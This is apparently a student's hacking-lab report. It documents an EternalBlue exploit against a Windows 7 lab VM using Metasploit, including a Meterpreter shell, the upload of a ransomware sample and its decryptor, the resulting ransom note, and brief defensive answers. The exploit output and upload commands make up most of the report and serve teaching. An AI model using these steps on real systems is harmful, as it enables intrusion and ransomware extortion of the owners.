
Esha Attiq

CIS 492 (Hack Lab)


Assignment 1

Before Task 1..




```
   Link-local IPv6 Address . . . . . : fe80::b03a:531
   IPv4 Address. . . . . . . . . . . : 192.168.2.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
```


Task 1



```
sing?
root@kali-linux-vm:~/Downloads# unrar e Ransomeware.rar

UNRAR 6.00 freeware      Copyright (c) 1993-2020 Alexander Roshal


Extracting from Ransomeware.rar

Extracting  game - Copy.exe                                             OK
Extracting  decryptor - Copy.exe                                        OK
All OK
root@kali-linux-vm:~/Downloads# mv game\ -\ Copy.exe game.exe
root@kali-linux-vm:~/Downloads# mv decryptor\ -\ Copy.exe decrypt.exe
root@kali-linux-vm:~/Downloads# 
```




Task 2




root@kali-linux-vm: ~/Downloads
root@kali-linux-vm: ~/Downloads
root@kali-linux-vm: ~/Downloads

```
[+] 192.168.2.6:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.6:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.2.6:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.2.6:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.2.6:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.2.6:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.6:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.6:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.6:445 - Starting non-paged pool grooming
[+] 192.168.2.6:445 - Sending SMBv2 buffers
[+] 192.168.2.6:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.6:445 - Sending final SMBv2 buffers.
[*] 192.168.2.6:445 - Sending last fragment of exploit packet!
[*] 192.168.2.6:445 - Receiving response from exploit packet
[+] 192.168.2.6:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.6:445 - Sending egg to corrupted connection.
[*] 192.168.2.6:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.2.6
[*] Meterpreter session 1 opened (192.168.2.7:4444 -> 192.168.2.6:49160) at 2024-01-28 17:43:41 -0500
[+] 192.168.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 2308 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```


Task 3 & 4



```
meterpreter > upload /root/Downloads/game.exe /Users/Administrator/Desktop
[*] uploading  : /root/Downloads/game.exe -> /Users/Administrator/Desktop
[*] uploaded   : /root/Downloads/game.exe -> /Users/Administrator/Desktop\game.exe
meterpreter > 
```



This is a text file used for eternal blue testing. Esha Attiq.




YOU ARE HACKED

ALL YOUR PERSONAL FILES HAVE BEEN ENCRYPTED!

IF YOU WANT RESTORE YOUR DATA YOU HAVE TO PAY!


NTACT US: dipenbhuva111@gmail.com

EMEMBER! YOU CAN'T RESTORE YOUR DATA
OUT OUR DECRYPTOR!!!!!!!!!!!!!!!




```
³±□□•¦+Ă;ÁaìVòbàf–Ú'Äc»þ6A~Hûï|ÍC¬+óWÓÕ‹òC┘+mÍAOð‹ÛEƒ:µR´åªÈ¨
```


Task 5 & 6



```
meterpreter > upload /root/Downloads/decrypt.exe /Users/Administrator/Desktop
[*] uploading  : /root/Downloads/decrypt.exe -> /Users/Administrator/Desktop
[*] uploaded   : /root/Downloads/decrypt.exe -> /Users/Administrator/Desktop\decrypt.exe
```



This is a text file used for eternal blue testing. Esha Attiq.



Task 7 & 8

7) To protect your system from vulnerabilities like Eternal Blue, I would make sure the firewall is up and running all the time. That was an issue I encountered when trying to make this vulnerability work since the firewall was on. That's why I had to turn it off. Also, to have an antivirus software. This would protect systems from hacking and malware attacks.

8) If you suspect your system is hacked (or in this case, vulnerable to eternal blue) the first thing would be to change passwords. Get the computer offline as soon as possible. Clean the machine by downloading antivirus/antimalware programs. Resetting the firewall in case there are still holes. These things would essentially clean the machine as thoroughly as it can.